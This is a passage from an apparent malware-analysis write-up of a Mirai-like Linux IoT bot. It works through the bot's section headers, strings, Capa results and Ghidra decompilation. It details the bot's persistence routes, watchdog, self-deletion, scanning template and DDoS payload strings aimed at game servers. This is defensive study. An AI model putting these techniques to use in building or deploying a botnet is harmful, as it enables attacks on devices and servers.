  D (mbind), l (large), p (processor specific)
```


The standard names show up (`.text`, `.rodata`, `.data`, `.bss`) with normal sizes and no trace of compression, so the binary is in the clear. `.ctors` and `.dtors` also appear, an old GCC mechanism that modern compilers replaced more than a decade ago with `.init_array` and `.fini_array`. It is another sign of an old compilation environment.

With the binary in the clear, we extract the strings with `strings`:




Before reading the output, you need to know how `strings` works. It does not split the text at line breaks, but every time it finds a non-printable byte, above all the null byte (`0x00`), which in C marks the end of a string; that is why each line is a different string. In addition, the compiler does not store the strings in source-code order, but wherever suits it inside `.rodata`, so two pieces that go together in the program may come out far apart. `strings` gives the inventory of the binary's text, not the order in which it is used; that is a job for the disassembly.

The first thing that stands out is a good arsenal of persistence:




The bot installs itself through several routes at once: cron, startup with `@reboot`, SysV services in `init.d` and systemd units with camouflaged names (`.networkd.service`, `netd.service`).

And as if that were not enough, it has a watchdog: a loop that every 20 seconds checks with `pgrep` whether the process is still alive and relaunches it if not:




It ends with a `fi`, the end of an `if`, but the `if` does not appear in that fragment:



A little further down, there it is. The fact that the `if` comes out far from the rest of the loop is exactly what I explained before: the compiler stored the strings separately. This behaviour is not that of the original Mirai, which lives in memory and dies on reboot; it is a variant with aggressive persistence, closer to Gafgyt or to the modern Mirai variants.

Moving on:



This looks like a list of processes and services that the bot tries to kill. The main reason would be to get the competition out of the way: other binaries that want to mine cryptocurrency, set up their own C2 or whatever. The idea is for the device to be the bot's alone.

- On the one hand, it may close the SSH and Telnet door (`sshd`, `telnetd`, `dropbear`), which is how it got in and how almost everyone gets in.
- On the other, getting rid of rival binaries.

I stress that this is not confirmed: it could also be camouflaging itself, passing itself off as those same processes.

Then this appears:

- `22fa1 /root/dvr_gui/`
- `22fb0 /root/dvr_app/`
- `22fbf /anko-app/`
- `25453 /etc/config/resolv.conf`
- `2594e /etc/config/hosts`

They are two very specific clues about the hardware it targets:

- `/root/dvr_gui/` and `/root/dvr_app/` are paths from digital video recorders (DVRs), and `/anko-app/` seems to point to Anko-brand devices. The target is the usual IoT: cameras and recorders.
- `/etc/config/resolv.conf` and `/etc/config/hosts`. The `/etc/config/` path is the typical one in OpenWrt, the router firmware. A normal binary would only look at `/etc/resolv.conf`; the fact that it also takes `/etc/config/` into account indicates that it is prepared for routers running OpenWrt.

Self-management and anti-forensics

- `22025 /proc/self/exe`
- `22cf6 (deleted)`
- `2333f /proc/self/maps`

Three strings that, together, point to an evasion technique:

- `/proc/self/exe` is the link to the process's own executable. The bot reads it to find out where its file is, which is useful for copying or reinstalling itself.
- `(deleted)` is the label Linux adds in `/proc` when a process is still running but its file has already been deleted from the disk. Its presence suggests self-deletion: the bot deletes its file but stays alive in memory, and an analysis of the file system finds nothing.
- `/proc/self/maps` is the memory map of the process itself. It is used to inspect itself or to detect a debugger.

Scanning module

- `22a7e  %d.%d.%d.%d/%d`
- `22a60  /proc/cpuinfo`
- `22a6e  processor`

- `%d.%d.%d.%d/%d` is the template for an IP address in CIDR notation (with the slash and the mask). It is the scanner's signature: the bot generates IP ranges to sweep the internet looking for new victims.
- `/proc/cpuinfo` and `processor` let it count the CPU cores. With that figure it decides how many threads to launch, for scanning and for attacking, according to the power of each gadget.

Encoding tables

- `23300`
- `abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789`
- `24480  0123456789abcdef`

The first looks like the Base64 alphabet without the `+/` at the end (they could be stored separately) and the second is the hexadecimal alphabet. They are tables for encoding and decoding data, probably in the communication with the C2 or when processing the configuration. They suggest an encoding layer, which would fit with an encrypted configuration.

A command marker

- `22000  NET_POST_UPDATE`


It is the very first string in `.rodata`. Judging by the name, it looks like a command or a state in the protocol with the C2, related to an update. Without disassembling we cannot say what it does, but it is a candidate for a C2 command.

Volatile working locations


- `22010  /var/tmp/`
- `22f42  /dev/shm/`
- `22f4c  /var/run/`

The bot works from `/var/tmp/`, `/dev/shm/` and `/var/run/`, which on many systems are in RAM (tmpfs). Together with the self-deletion of `(deleted)`, this paints a picture of volatile execution, which leaves the minimum trace in permanent storage. And at the same time it has the aggressive persistence from before (cron, systemd, init.d). These are two different goals, surviving reboots and hiding, and the fact that it combines both indicates a more elaborate design than that of basic Mirai.

I have left something curious for the end:



I had to censor a SteamID64 and a FiveM token because, if you look them up online:



A real Steam profile comes up. Who knows whether it belongs to the attacker...

It seems that video games have something to do with it, though not in the way it might seem. Minecraft had already come up before, and it could have been a coincidence: to be honest, 25565 is not considered a well-known port, and any other service could use it without anyone knowing.

But this is where the speculation ends, because they are practically shouting it at us.

These strings are the bot's catalogue of attacks, and they need to be split into two types:
On the one hand, method names: `fivem1`, `fivem2`, `gmod`, `csgo`, `source`, `sourcelite`, `sourcelitev2` and `discord`. They are labels for DDoS attacks, each designed for a type of game server: Garry's Mod (`gmod`), CS:GO (`csgo`), Valve's Source engine in general (`source` and its variants), FiveM (the GTA V mod, with two versions) and Discord. The existence of a `v2` of the Source method suggests that the author has revised it and uses it. It is the typical menu of a booter or stresser, the DDoS-for-hire services that circulate on gaming forums.
On the other hand, real protocol payloads, the actual bytes the bot sends:

- `TSource Engine Query` is the Source engine's A2S_INFO query, the same legitimate request a client uses to ask a server for its status. Sent en masse, it serves to flood the game server.
- `TS3INIT1` is the start packet of TeamSpeak 3, the classic voice platform of gaming communities.
- `getinfo` is the equivalent query in the id Tech engine (Quake and its derivatives).
- `token=...&guid=`[redacted] is a FiveM connection payload with a Steam identifier (SteamID64) inside.

You have to be honest about what `strings` proves. It is confirmed that the binary contains these names and these payloads, that is, that it can generate that traffic. What it does not prove is which method sends which payload or with what parameters: linking `sourcelitev2` to the A2S query is a reasonable hypothesis, but to claim it you have to see it in the code.
On top of that, these are not the binary's only attacks: there are also HTTP flood templates with Cloudflare evasion, against web services and not against game servers. The arsenal is mixed, and with `strings` there is no way of knowing how much weight each part carries.
Even so, this settles the question of port 25565. The C2 hiding on the Minecraft port could have been a coincidence; with all these attacks aimed at games, everything points to the operator moving in that world. What we cannot claim is that attacking game servers is their main or only goal: for that we would have to see in the code which methods they actually use. In any case, the Minecraft port no longer looks like just a disguise and fits with the operator's own environment.


So far we have used `strings` (with `cat` nothing useful would be visible in a binary) and we have seen glimpses: unconfirmed things and no great revelation. We do not have the code, only loose scraps of text.

`strings` tells us what is there, but not how it is used. Time to change tools.

4.1.4 Binary analysis with Capa and Ghidra.

FLOSS is no use here, because it only decodes strings in PE binaries, the Windows format. Capa, on the other hand, does help: it goes through the code looking for behaviour patterns and maps them to MITRE ATT&CK. That said, its rules are designed mainly for Windows, so on an ELF it only detects part of it: what it shows is reliable, but the fact that it does not detect something does not prove that it is not there, only that it has no rule to see it on Linux.

```
┌──(kali㉿kali)-[~/lab]
└─$ cd ~/lab
./capa-bin/capa --os linux ~/lab/mnt/dirtyland/2026-09-14/bin/net.x86_64.malz \
  | tee ~/lab/mnt/dirtyland/2026-09-14/capa_x86_64.txt
⠸ analyzing program...
```



md5	[redacted]
sha1	[redacted]
sha256	[redacted]
analysis	static
os	linux
format	elf
arch	amd64
path	/home/kali/lab/mnt/dirtyland/2026-09-14/bin/net.x86_64.malz

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information [T1027]

MBC Objective	MBC Behavior
COMMUNICATION	HTTP Communication [C0002]
DATA	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]


Capability	Namespace
reference HTTP User-Agent string (2 matches)	communication/http
encode data using XOR (5 matches)	data-manipulation/encoding/xor
encrypt data using Salsa20 or ChaCha	data-manipulation/encryption/salsa20

With that caveat, capa gives three results:


- XOR encoding, with five matches in the code. **This is the most useful one**: there is real XOR logic, and most likely it serves to hide the configuration strings that `strings` could not read.
- Salsa20 or ChaCha encryption, detected by code pattern. It is the only evidence I have of that encryption: its constant, `expand 32-byte k`, does not show up when searching for it with `strings`.
- References to HTTP User-Agent strings (two matches), which fit with the HTTP flood templates.


My reading is that the binary uses two layers with different roles: XOR, simple and cheap, to hide the strings, and ChaCha20, much stronger, for network communication or the most sensitive parts. It is a hypothesis, not a conclusion, but it guides the work: **the next step is to find those encrypted strings and their key**.

Now we open Ghidra and create a new project: non-shared, in the home folder and with whatever name we like (I called it `dirtyland-ghidra`):




We import the file:






And double-click the file to open it:




Instead of reading the binary's 190 KB blindly, we let the encrypted strings lead us to the code that uses them. With the G key we go to one of the ones we saw with `strings`, the one at `0x4234b9`:




In the XREF column you can see that this string and the ones around it all point to the same function, `FUN_0040eb20`, which reads one encrypted block after another, at consecutive addresses. It looks very much like the initialisation of the configuration. The strings that are in the clear, on the other hand, such as those of the proxy module, are used by other functions.

We go to it with G and `FUN_0040eb20`:




Inside appears the classic Mirai table pattern: for each entry it allocates memory the size of the string (a malloc), copies the encrypted string into it (a memcpy) and stores the pointer and the length in a global variable.



4.1.4.1 Extracting the key with CyberChef.

Ghidra does not decrypt anything: it disassembles and decompiles. What it shows are the strings as they are encrypted in the binary, so we are going to apply the XOR ourselves with CyberChef, a tool anyone can use that makes the result reproducible.

We start with the first entry. **Double-click** s_@GOLJ]LM_004234af, in the MOV ESI instruction at 0040eb38:

